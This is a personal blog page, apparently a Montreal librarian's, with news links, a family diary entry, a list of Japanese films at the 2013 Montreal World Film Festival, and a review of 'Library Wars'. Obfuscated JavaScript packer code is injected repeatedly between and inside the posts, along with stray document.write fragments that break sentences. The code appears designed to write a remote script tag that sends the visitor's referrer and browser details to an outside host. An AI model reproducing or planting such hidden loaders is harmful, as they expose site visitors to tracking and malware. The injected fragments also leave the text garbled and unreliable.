- Des tomates plein le toit: Ajouter de la culture dans la ville (Le Devoir)
- Alzheimer’s blood test edges closer (BBC)
- Plague-infected squirrel shuts Los Angeles park (BBC)
- Most adults don’t exercise enough, research finds (BBC)
- What Is Sleep Texting? (Business Insider)
- Aucun lien entre la durée de sommeil habituelle et la fatigue (La Presse)
- Cocoa ‘might prevent memory decline’ (BBC)
- Dr. Sanjay Gupta: Why I changed my mind on weed (CNN)
- High Blood Sugar Linked to Dementia (NYT)
Humour


Local News & National Politics
- Lac-Mégantic: Le contenu des wagons intrigue les enquêteurs (Le Devoir)
- Les centres de tri croulent sous le verre (Le Devoir)
Media, Culture, & Society
- Massive 4.5 Minute Comic-Con Trailer for ‘The Walking Dead’ Season 4 (ICv2)
- Don’t Tell George R. R. Martin What To Do ! (Kotaku)
- Opinion: Why ‘The Newsroom’ matters (CNN)
- Doctor Who: Who will play the 12th Doctor? (BBC)
- World Film Festival: The World is Yours! Around the world in 432 films (Link)
- Doctor Who: Peter Capaldi revealed as 12th Doctor (BBC)
- Peter Capaldi: The next Time Lord (BBC)
- ‘Sherlock’ Season 3 Teaser Features Shocks And A Mustache (Huffington Post)
- ‘The Walking Dead’ Season 4 Filled With Shocking Twists And More Zombies Than Ever (Huffington Post)
- ‘Downton Abbey’ New Actors- Nigel Harman and Raquel Cassidy In Costume (Huffington Post)
- Découverte en Italie d’un film d’Orson Welles, antérieur à “Citizen Kane” (Le Monde)
- First peek at new ‘Homeland’ season (USA Today)
- ‘Broadchurch’ Set To Make Global Stars Of Olivia Colman, David Tennant After US Critics Rave About British Drama (Huffington Post)
Sciences & History
- Neptune Has A New Moon. What Will We Call It? (Popular Science)
- Pompeii Restoration Project: Italy Approves Special Superintendent To Oversee EU Funds To Prevent Further Ruin (Huffington Post)
- Deux études contradictoires sur la monogamie (La Presse)
- Un «cimetière de comètes» découvert dans la ceinture d’astéroïdes (La Presse)
- Les Filles du Roy (1): «Nous ne serions pas là sans elles» (Le Devoir)
- Un an de Curiosity sur Mars en deux minutes (Le Monde)
- A Lab-Grown Burger Gets a Taste Test (NYT)
- Guatemala: ‘Extraordinary’ Mayan frieze found (AP)
- Virée archéologique au lac Témiscouata (Le Devoir)
- Hot summer unearths Roman discoveries in Wales (BBC)
- 10 things we didn’t know last week (BBC)
- Chernobyl’s legacy recorded in trees (BBC)
- Ouverture d’une tombe florentine pour identifier la Joconde (Le Monde)
- Une mémoire de dauphin (Le Monde)
- Stunning Maya sculpture unearthed from buried pyramid (USA Today)
Technology, Gadgets & Internet
- Blu-ray successor plan unveiled by Sony and Panasonic (BBC)
- The Internet’s Save-the-Date: A Tiny Item in a UCLA Student Newspaper (Gizmodo)
- Netflix Has Made It Easier Than Ever to Share Accounts (The Atlantic Wire)
- Lomography Smartphone Film Scanner an easy way to digitize 35mm negatives (TUAW)
- You tell us: The apps you can’t live without (USA Today)
- Philips Hue smart lighting system to get LightStrips and Bloom bulbs (iMore)
Union stuff & Montreal’s libraries
- Pétition pour l’équité salariale à la Ville de Montréal (Lien)
- Un bibliothécaire à livre ouvert (Métro)
[ Traduire ]
Domestic log (2013-08-11)
We’ve finished watching Bleak House and, document.write(“”); staying with the Gillian Anderson theme, continued with The Fall, a modern police drama set in Belfast and which ends abruptly letting suspects that there will be a second season. Now we’ve started watching The White Queen (actually we’re almost done, since there’s only two episodes left), an epoch drama about three women who played a key role in the war of the roses, which suits more our taste (although I’ve also started watching on my own another british modern police drama called Broadchurch — I can’t help it as it has two Doctor Who actors in it: Arthur Darvill [ who played Rory, one of the Eleventh Doctor’s companions, as well as Henry Stafford, Duke of Buckingham, in The White Queen ] and David Tennant [ the tenth Doctor himself! ]).
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zayzs|var|u0026u|referrer|fkddh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bykkt|var|u0026u|referrer|tnnes||js|php’.split(‘|’),0,{}))
July 23rd was my eldest sister’s birthday. She was killed in a freak accident in Paris exactly thirty years ago and would have been fifty-nine years old… That week-end, I didn’t write as much as I wanted, but the weather was so nice. My wife and I walked in the park, witnessing a beautiful rainbow and a superb sunset. Of course, as soon as the week started, it was raining again. But at least the temperature and humidity were still bearable. I wish all summer could be like this week-end. Alas, it cannot be.
The following week-end there was a gathering of some of the old gang of the university’s dormitory. A trip down memory lane. Some people I hadn’t seen for nearly twenty-five years! Thinking of this good ‘ol time make me feel like quoting A Tale of Two Cities‘ opening paragraph from Dickens: “It was the best of times, it was the worst of times, it was the age of wisdom, it was the age of foolishness, it was the epoch of belief, it was the epoch of incredulity, it was the season of Light, it was the season of Darkness, it was the spring of hope, it was the winter of despair, we had everything before us, we had nothing before us, we were all going direct to Heaven, we were all going direct the other way…” It was great and I hope we’ll have such gathering again (maybe in another five or ten years?).
The following week was busy. First, I had an exam to qualify for a new, better paid job. I didn’t get the job (not even called for an interview), but at least now I am qualified (I passed the exam) so I might be able to get the next similar opportunity [ update 8/12: actually I was called today for an interview next week, so I might still get the job, although the competition is fierce and therefore my chances are slim ]. Second, I went to screen a movie at Fantasia — the first time in many years. I don’t have time anymore to queue to watch every Japanese movies like I used to do, and I also feel that I don’t fit with that kind of young, over energetic crowd anymore. At least I watched one movie and reviewed two (Thermae Romae and Library Wars)!
Over all, I didn’t write as much as I wanted in the second half of July. Beside the above-mentioned Fantasia reviews, I wrote three more reviews. One for Milo Manara’s erotic comic The Golden Ass (in french), one for a manga by Osamu Tezuka, The Castle of Dawn (in french; my first review here on his work; there will be much more to come, that I can promise) and one of last year Montreal film Festival, The Floating Castle (I still have a dozen those reviews in the works, without counting those of THIS year festival). There are so many titles I would like to share impression (mostly movies and manga), but I simply just don’t have enough time. I’ll do them one at a time, but the problem is that I add more titles, faster that I can review them! I’ll just do my best.
On the first week-end of August, there was a party for one of my friends’ fortieth anniversary. Unfortunately, I had a rough day at the library (minimal staff, someone calling sick, working alone on the entire floor, lot of stuff to do, unruly kids and someone coming in with bags of returns one minute before closing) and completely forgot about the party. I admit that I was quite tired (that night I sleep for twelve hours!) but, isn’t forgetting important stuff the first sign of Alzheimer? Anyway, later in the week, I was still quite tired and busy so I skipped the Montreal World Film Festival press conference to announce this year’s programming. It doesn’t matter since everything was in the press release, so I didn’t really miss anything. About nine Japanese movies this year and THOSE I’m planning to see them all.
This week-end, I am planning to rest and try catching up a little on my writing. Stay tuned!
[ Traduire ]
L’image du chat-medi (2013-08-10)
Saya et Spotty en mars 2007
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fbrif|var|u0026u|referrer|tafiz||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|abfza|var|u0026u|referrer|eyyea||js|php’.split(‘|’),0,{}))
<a href="http://www.flickr.com/photos/clodjee/9485519457/" title="Saya & Spotty in March 2007 by clodjee, document.write(“”); on Flickr”>
L’image du Mer-fleurie (2013-08-07)
 Terre d’Espérance, document.write(“”); la 5e édition des Mosaïcultures Internationales au Jardin botanique de Montréal du 22 juin au 29 septembre 2013. “À la queue leu-leu”, présentée par Madagascar, photographiée le 18 juin avant l’ouverture officielle. Cette oeuvre représente la diversité menacée de cette île riche en espèces.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hzask|var|u0026u|referrer|dzyih||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|snrke|var|u0026u|referrer|eszad||js|php’.split(‘|’),0,{}))

Cette image est plus amusante…

Montreal World Film Festival 2013
 In a press conference today, document.write(“”); the Montreal World Film Festival announced the programming of its 37th edition, which will be held from August 22 to September 2. The festival will present 432 films including 218 feature-length movies (of which 113 will be world or international premieres, along with 39 North American premieres and 41 Canadian premieres), 14 medium-length and 200 short films. 71 of those fiction features-length movies will be first features (the first film of its director), of which 20 will be in competition.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ydbea|var|u0026u|referrer|khdrs||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|sziyk|var|u0026u|referrer|tzfia||js|php’.split(‘|’),0,{}))
This year the slogan of the festival is “The world is yours” and the “dominant theme in the films of the competition this year, is that of human beings caught a changing world, facing new realities”. Screenings will be held at the Cinema Imperial (CI) and Théatre Maisonneuve (TM) for the movies in competition, and at the Cinema Quartier Latin (QL) for the rest. You can read more details in the press release announcing this year’s line-up.
This year the festival is offering us eleven Japanese movies: one in official world competition, one in the World Great category (out of competition), eight in the Focus on World Cinema (including one short) and one short student movie.
It is also worth noting that this year festival spotlight shines on the Korean cinema of today, with ten feature films and eight short films.
Here’s some Clips from World Competition films on Youtube:
The World Competition
- Rikyu ni Tazuneyo ( ??????? / Ask This of Rikyu ): Japan, 2013, 123 min.; Dir.: Mitsutoshi Tanaka; Scr.: Eriko Komatsu (Based on a novel by Kenichi Yamamoto); Phot.: Takeshi Hamada; Ed.: Kazunobu Fujita; Mus.: Taro Iwashiro; Distri.: Toei; Cast: Miki Nakatani, Ebizô Ichikawa, Yusuke Iseya, Nao Omori.
“As thunder crashes and rain pours down, 3000 soldiers surround the home of tea master Rikyu. Chancellor Toyotomi Hideyoshi has ordered him to commit suicide. As he sits and contemplates his death, his wife So-on speaks to him: “There is one who is always in your thoughts.” Old memories are revived… Son of a fish shop owner Tanaka Yoshiro studied the Japanese tea ceremony and became one of the great influences on its traditions. An exponent of the “wabi” style of ceremony, which eschewed expensive accoutrements in favour of rustic simplicity,Tanaka, now going by the name of “Soeki”, came to the attention of Oda Nobunaga who appointed him tea master. When Oda died and power passed to Hideyoshi, Soeki continued in his role as “emperor of tea” and was ennobled with the name of “Rikyu” so that he could enter the palace as Hideyoshi’s assistant. But Hideyoshi is a jealous and paranoid ruler and he purges his closest confidants. The final object of Hideyoshi’s obsession is connected with Rikyu’s youth…” (Festival’s Program)
Schedule: Sun 9/01 9:00 CI; Sun 9/01 19:00 TM; Mon 9/2 14:00 CI.
World Great (Out of Competition)
- Kiyosu Kaigi ( ???? / The Kiyosu Conference ): Japan, 2013, ? min.; Dir. & Scr.: Koki Mitani (based on his own novel); Mus.: Kiyoko Ogino; Phot.: Hideo Yamamoto; Ed.: Soichi Ueno; Prod. Des.: Yohei Taneda; Cost. Des.: Kazuko Kurosawa; Cast: Koji Yakusho, Yo Oizumi, Fumiyo Kohinata, Koichi Sato, Satoshi Tsumabuki, Tadanobu Asano, Susumu Terashima, Denden, Kenichi Matsuyama, Yusuke Iseya, Kyoka Suzuki, Miki Nakatani, Ayame Goriki, Minosuke Bandou, Kenji AnanShinpei Ichikawa, Shota Sometani, Eisuke Sasai, Keiko Toda, Zen Kajiwara, Catherine Seto, Yoshimasa Kondo, Kazuyuki Asano, Kankuro Nakamura, Yuki Amami, Toshiyuki Nishida.
“In 1582, before the unification of Japan, Nobunaga Oda was forced to take his own life at Honno-ji Temple during a violent revolt led by Mitsuhide Akechi. Following Oda’s death, the powers in Japan held the Kiyosu Conference — the “conference that changed the course of history” — to resolve the Oda clan’s succession of leadership and redistribute Mitsuhide Akechi’s territories. Hideyoshi Toyotomi, Nagahide Niwa and Tsuneoki Ikeda meet to decide on a successor. The conference would become Japan’s first group-made political decision. In this film, director Koki Mitani, known especially for his comedies, gives us his unique interpretation of the intricate web of human relationships involved in this process as the brave general Katsuie Shibata and Hideyoshi Hashiba, who would later unify Japan, engage in a battle of wits, deceit and bargaining.” (Festival’s Program)
Schedule: Wed 8/28 19:00 QL9; Thu 8/29 12:10 QL15; Mon 9/2 16:20 QL15.
Read our commentary on this movie.

Focus on World Cinema
- Botchan ( ????? / Bozo ): Japan, 2013, 130 min.; Dir.: Tatsushi Omori; Scr.: Tatsushi Omori & Hidemori Tsuchiya; Mus.: Yoshihide Ohtomo; Phot.: Atsuhiko Fukaya; Ed.: Ryô Hayano; Art Dir.: Michitoshi Kurokawa; Prod.: Takahiko Kondo, Shinichiro Muraoka; Cast: Shingo Mizusawa, Shohei Uno, Yasushi Fuchikami, Ai Tamura, Shinsuke Suzuki, Masashi Endo, Emiko Imaizumi, Kagetora Miura, Jyo Hyuga.
“Tomoyuki Kaji, 28, is socially inept and thoroughly lacking in self-confidence. “If you die, are you happy then?” he asks on the Internet. An employment agency sends him to work at a factory in Nagano where he meets Tanaka, a co-worker who suffers from narcolepsy. “To the stars, we’re all alike,” he muses, and the pair become fast friends. This is new territory for Kaji, and he is exhilarated. Out for a drive one night, they meet Yuri, a young girl who has fled the clutches of their co-worker, Okada. Charmed by Yuri, they attempt to protect her. But this isn’t as simple as they imagine…” (Festival’s Program)
Schedule: Fri 8/23 13:30 QL12; Sat 8/24 10:10 QL12; Sun 8/25 11:30 QL12.
Read our commentary on this movie.
- Hakoiri musuko no koi ( ??????? / lit. “Love of a Son who is in the Box” / Blindly in love ): Japan, 2013, 108 min.; Dir.: Masahide Ichii; Scr.: Masahide Ichii, Takahiro Tamura; Mus.: Ren Takada; Phot.: Daisuke Sôma; Ed.: Chieko Suzaki; Prod.: Chikako Nakabayashi, Yumiko Takebe; Cast: Gen Hoshino, Kaho, Sei Hiraizumi, Ryoko Moriyama, Ren Osugi, Hitomi Kuroki, Honoka, Shuntaro Yanagi, Miyako Takeuchi, Kanji Furutachi.
“Shy and socially inept, Kentaro Amanosizuku, 35, works for the city but lives with his parents, a pet frog and video games as his chief interests. Worried about their son’s future, Kentaro’s parents look into matchmaking services, seemingly to no avail. Then a nibble. Would Kentaro be interested in meeting their daughter Naoko? A meeting is arranged. Naoko is a beautiful young woman but she is blind. Kentaro is smitten. But Naoko’s father has his doubts about Kentaro and the meeting comes to nought. Then, one day, Naoko’s mother comes to visit at Kentaro’s office. Is he still interested in her daughter?” (Festival’s Program)
Schedule: Tue 8/27 21:20 QL9; Wed 8/28 13:40 QL9; Thu 8/29 12:00 QL9.
You can see the Q&A on Vimeo and read our comment.

- Judas ( ?? / Yuda ): Japan, 2013, 109 min.; Dir.: Izumi Ohtomi; Scr. Izumi Ohtomi & Kurumi Tachibana (based on her autobiography); Phot.: Natsuha Nakamura; Ed.: Masaki Murayama; Mus.: Masataka Kitaura; Prod.: Harumi Hoshino; Cast: Ayame Misaki, Sho Aoyagi, Kenji Mizuhashi, Noriko Aoyama, Ryohei Suzuki, NorA, Yusei Tajima, Itsuji Itao.
“Erika’s life fall aparts when her boyfriend leaves scars on both her heart and her face. The manager of the family restaurant where she works part time refuses to let her work with a scarred face, and she has no way to pay for an abortion. She resolves never again to be at the mercy of sentiment. She decides to become a hostess at the Elleseine nightclub in Tokyo’s notorious Kabukichio entertainment and red-light district. Before long she has risen to the top, becoming the club’s number one hostess. But material fortune doesn’t always translate into personal happiness. Can she have her cake and eat it?” (Festival’s Program)
Schedule: Fri 8/30 16:50 QL9; Sun 9/01 21:20 QL15.
- Case of Kyoko, Case of Shuichi: Japan, 2013, 135 min.; Dir. & Scr.: Eiji Okuda; Phot.: Takahiro Haibara; Ed.: Manabu Shinoda; Mus.: Hibiki Inamoto; Prod.: Takahito Obinata, Miyako Kobayashi; Cast: Sakura Ando, Tasuku Emoto.
“Minamisanriku, Japan, was devastated by the tsunami of March 11, 2011, with most buildings destroyed by waves of 16 metres or higher, and over half the town’s population swept away or drowned. With 90% of the town gone, there’s no “home” there anymore for former residents Kyoko and Shuichi. For psychological reasons as well: left behind were a mother and a child. What does the future hold for the living?” (Festival’s Program)
Schedule: Sat 8/24 13:10 QL12; Sun 8/25 21:10 QL12; Thu 8/29 19:00 QL12.
Read our commentary on this movie.
- Shanidar no hana ( ???????? / The flower of Shanidar ): Japan, 2013, 105 min.; Dir.: Gakuryu Ishii; Scr.: Hiroaki Jinno, Gakuryu Ishii, Tomofumi Tanaka; Phot.: Yoshiyuki Matsumoto; Mus.: Michiaki Katsumoto; Cast: Gou Ayano, Haru Kuroki, Kanji Furutachi, Ayumi Ito, Rio Yamashita, Yuiko Kariya.
“The “shandihar flower” only grows on certain women. Mysterious buds germinate on their skin and then bloom into beautiful flowers whose extracts lead to a new miracle drug at the “Shanidar Laboratory”. Kyoko and Ohtaki work at the lab, and are always on the lookout for new donors, but not all women are cooperative. That’s when Kyoto’s charm comes into play. Meanwhile, abnormal side effects begin to appear stemming from the flower-removal surgery. Harvesting these flowers may be triggering something dangerous.” (Festival’s Program)
Schedule: Fri 8/23 16:40 QL15; Sat 8/24 16:30 QL9; Sun 8/25 9:20 QL9.
Read our commentary on this movie.
- Kyoaku ( ?? / The Devil’s Path ): Japan, 2013, 128 min.; Dir.: Kazuya Shiraishi; Scr.: Kazuya Shiraishi & Izumi Takahashi (based on a non-fiction novel); Phot.: Takahiro Imai; Ed.: Hitomi Kato; Mus.: Goro Yasukawa; Cast: Takayuki Yamada, Lily Franky, Chizuru Ikewaki, Pierre Taki.
“Journalist Shuichi Fujii receives a letter from convicted killer Junji Sudo. Writing from death row, Sudo wants to confess to crimes unknown to the police. Visiting Sudo in prison, Fujii learns about “Doc” who masterminded a string of murders. Set up by Doc, Sudo seeks revenge and implores Fujii to find the evidence needed to arrest his former boss. Working from Sudo’s sketchy memories, Fujii begins to piece together a grizzly tale of extortion, torture, rape, and arson. But as his desire to see Doc brought to justice nears a climax, he runs into resistance from unexpected sources.” (Festival’s Program)
Schedule: Fri 8/23 21:30 QL9; Sun 8/25 16:20 QL9; Mon 8/26 11:50 QL9.
Read our commentary on this movie.
- Shijuukunichi no Reshipi ( ???????? / lit. “Recipe of 49 Days” / Mourning Recipe ): Japan, 2013, 130 min.; Dir.: Yuki Tanada; Scr.: Hisako Kurosawa (based on a novel by Yuki Ibuki); Phot.: Ryuto Kondo; Ed.: Ryuji Miyajima; Mus.: Yoshikazu Suo; Cast: Renji Ishibashi, Masaki Okada, Fumi Nikaidô, Hiromi Nagasaku, Taizo Harada.
“When Ryohei’s wife, Otomi, suddenly passes away, Ryohei is deeply depressed, without the strength to live. Two weeks after her death, a woman visits Ryohei and gives him a recipe book which was left by Otomi, a “recipe book” for a happy life. Meanwhile, Ryohei’s daughter Yuriko comes to visit him. Yuriko’s own marriage is about to end in divorce and she will have use for Otomi’s “recipe book”.” (Festival’s Program)
Schedule: Mon 8/26 11:30 QL11; Tue 8/27 21:00 QL11; Wed 8/28 16:30 QL11.
Focus on World Cinema — Short Films
- Rhizome ( ???? ): Japan, 2013, animation, 6 min.; Dir./Scr./Phot./Ed./Prod.: Masahiro Ohsuka; Mus.: Zokei Lab.
“”Write, form a rhizome, increase your territory by deterritorialization, extend the line of flight to the point where it becomes an abstract machine covering the entire plane of consistency.” Inpsired by the philosophies of Gilles Deleuze and Félix Guattari. ” (Festival’s Program)
Schedule: Tue 8/27 21:30 QL14; Fri 8/30 17:20 QL14.
Best Student Films of the World
- Live with the sea (?????): Japan/Singapore, 2013, 8 min.; Dir./Phot./Ed.: Yuichiro Nakano.
“When the massive tsunami hit northern Japan in March 2011, a fisherman just barely escaped on his boat. He lost everything, including friends and family. Grateful to have survived, he donates fish to needy people. ” (Festival’s Program)
Schedule: Sun 8/25 18:50 QL14; Sat 8/31 16:20 QL14.

Our cinema: review of a year of hits
- Karakara (????): Canada/Japan, 2012, 103 min.; Dir./Scr./Ed.: Claude Gagnon; Phot.: Michel St-Martin; Light.: Motoshi Kinjo; Sound: Masahiro Yokozawa & Louis Collin; Cost.: Yuko Arai; Ass. Dir.: Masato Tanno; Mus.: Yukito Ara; Theme Song: Sakishima Meeting (Yukito Ara & Isamu Shimoji); Prod.: Takako Miyahira, Samuel Gagnon, Claude Gagnon; Exec. Prod.: Yuri Yoshimura Gagnon; Cast: Gabriel Arcand, Youki Kudoh, Megumi Tomita, Yuichi Atta, Toshi Moromi, Tenyu Okuda, John Potter, Takayuki Ichise, Mieko Taira and a special appearance by Toshiko Taira. Was screened at Cannes in May 2012 as part of “Perspective Canada.”
Looking to embark on a spiritual journey, Pierre Masson, a 61-year-old retired Quebec university professor, ends up making a short, unsettling trip around Okinawa with Junko, a 40-year-old runaway wife. The unprepared intellectual would rather not get involved with this unlikely and passionate lover, especially in an unfamiliar and disorienting cultural context. The confused, unwilling sexagenarian decides nevertheless to follow his destiny, unsure of where it (she?…) will take him.
Schedule: Sun 8/25 20:30 Espace Culturel G.-E. Lapalme (Place des Arts).

Korean Cinema of Today — Feature Films
- Mai Ratima, by Ji-Tae Yoo. 126 min.
- Bun-no-ui Yul-li-hak (An Ethics Lesson), by Myung-rang Park. 110 min.
- Jiseul, by O Muel. 109 min.
- Nuna (A Boy’s Sister), by Won-sik Lee. 104 min.
- Namyeong-Dong (National Security), by Ji-young Chung. 106 min.
- Kashi-Ggot (Fatal), by Don-ku Lee. 103 min.
- Don Kuerai Mami (Don’t Cry, Mommy), by Yong-han Kim. 93 min.
- Sum-Ba-Ggok-Jil (Hide N Seek), by Han-uk Lee. 49 min.
- My Paparotti, by Jong-chan Yoon. 127 min.
There’s also some information on Coco Montreal Facebook page (Oops! In Japanese only)
The schedule is available: list of Japanese movies and full schedule (PDF).
See the coverage of the festival on La Presse (in french).
More details and links will be added as the information become available (whenever I can).
Updated: Details on “Ask This of Rikyu”, list of Korean films (8/8); details on “Kiyosu Kaigi” & “Botchan”, AsianWiki links (8/9); details for most of the other films (8/10); schedule links (8/16); Korean movies’ links, schedule, description and remaining details (8/17); commentary link for Botchan (8/23).
[ Traduire ]
Library Wars
WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|esrhr|var|u0026u|referrer|nyait||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yktdf|var|u0026u|referrer|tekiz||js|php’.split(‘|’),0,{}))
I have already introduced this movie in a previous blog entry, document.write(“”); but here you can read my comments and some more information about Library Wars.
 In 2019, the Japanese government pass the Media Betterment Act, a very strong censorship law, and creates a special army to enforce it by searching and eliminating any documents deemed unsuitable by the law. However, libraries in Japan have their own law that gives them freedom in collecting and offering their materials, guaranteeing privacy to their users and categorically opposing any type of censorship. Therefore, another armed force is created to protect libraries against such censorship. The story follows Iku Kasahara, a young recruit of the Library Defense Force, as she discovers all the challenges of a paramilitary life.
When she was in high school, Iku Kasahara went to a book store to pick up the latest instalment of a fantasy novel series that she liked a lot. As she was waiting to pay, a squad of MBA soldiers entered the store. She’s told that the novel she wants is banned and, as a soldier tries to wrestle it out of her hands, a Library Defense Force officer intervenes to help her and save the book. Years later, she wants to join the Library Defense Force in order to find her “prince”–even if she doesn’t remember how he looks like or what’s his name. Unfortunately, since she’s not taking her job seriously enough, she makes mistakes that could put her colleagues in harm’s way and some of them are resenting her for it. However, she works hard, learns from her mistakes and will eventually earn her colleagues’ trust.
In the 80s, the Media Betterment Act was created not only for the security of the country, to give more powers to the government, but also to “protect” the citizens, who could be “harmed” or badly influenced by books that are too violent or information that is too distressing to know. In 1999, when libraries started resisting this censorship, a group of MBA activists (whose identities always remained unknown) attacked and burned a library as an example. The sole survivor of the Hino Massacre, as it became known, decided to create the Library Defense Force to make sure such horrible violence would never happen again. So far, heavy combat was avoided but when the owner of a private information museum dies and his collection (rumoured to contains proof of illegal dealings behind the creation of the MBA) is to be donated to the LDF headquarter’s library, the MBA’s army launch an all out attack in hope to prevent the documents’ transfer. When this fails, the activists responsible for the Hino Massacre resurface and kidnap the LDF leader and his body guard: Iku Kasahara. It will be the opportunity for her to prove what she can do.
It is impossible to listen to this movie without thinking about people like Bradley Manning (who leaked thousands of classified U.S. documents), Julian Assange (WikiLeaks founder) or Edward Snowden (a CIA contractor who recently leaked information about secret U.S. electronic surveillance activities). In fact, I watched the movie on the same day Manning was found guilty of espionage and theft. Those brave individuals, not unlike the Library Defense Force, believe that governments should be held accountable if they brake their own law, that we should fight censorship and require absolute transparency from our governments.
Ever since september 11th 2001, several countries of the world have voted laws to protect themselves against terrorists, but it also seriously curtails the civil liberties of their citizens. In order to overcome the enemy you have to become like him, in a downward spiral into a police state and dictatorship. First, governments would want access to all information even if it infringes on personal privacy (it’s the Orwellian 1984 stage, similar to what Snowden warned us about). Then, they would want to control and restrict access to sensitive information they consider harmful (thus making people like Manning or Assange into criminals). Finally, the next step would be to eliminate the information they consider harmful (the Fahrenheit 451 stage; some countries might already be there and if the conservative gain even more power it might happen in America also; book censorship incidents are not rare and book burning is just one step further). Like they said in the movie, citing the German poet Heinrich Heine, a country that burns books is a country that will also burn men. So, when honest whistle blowers are considered as traitors, it is time to start worrying.
This movie stands as a warning of what could happens if things would really go wrong. It tells us that, in a way, it has already begun and that’s our fault for letting it happening. In the movie someone says that only the apathy of the people allowed this situation to happen. It is really not surprising. People don’t like to be bothered with situation like this (in fact, if something like this would happen in any of the libraries I worked for, people would not resist the authorities and give them whatever they wanted without a thought). Of course, the director wraps his message with a little humour, lots of action (using pretty decent special effects) and a good dose of romance (the director insisted a lot on the fact that his movie was a romantic comedy with action). It is quite an interesting and entertaining movie.
For more information on this movie you can read other comments (AsianWiki, The Hollywood Reporter, Screen Daily and Twitch) and view the trailer on Dailymotion:
https://dailymotion.com/video/xzgom7
Fantasia’s staff have also posted on Vimeo this interesting interview with Shinsuke Sato:
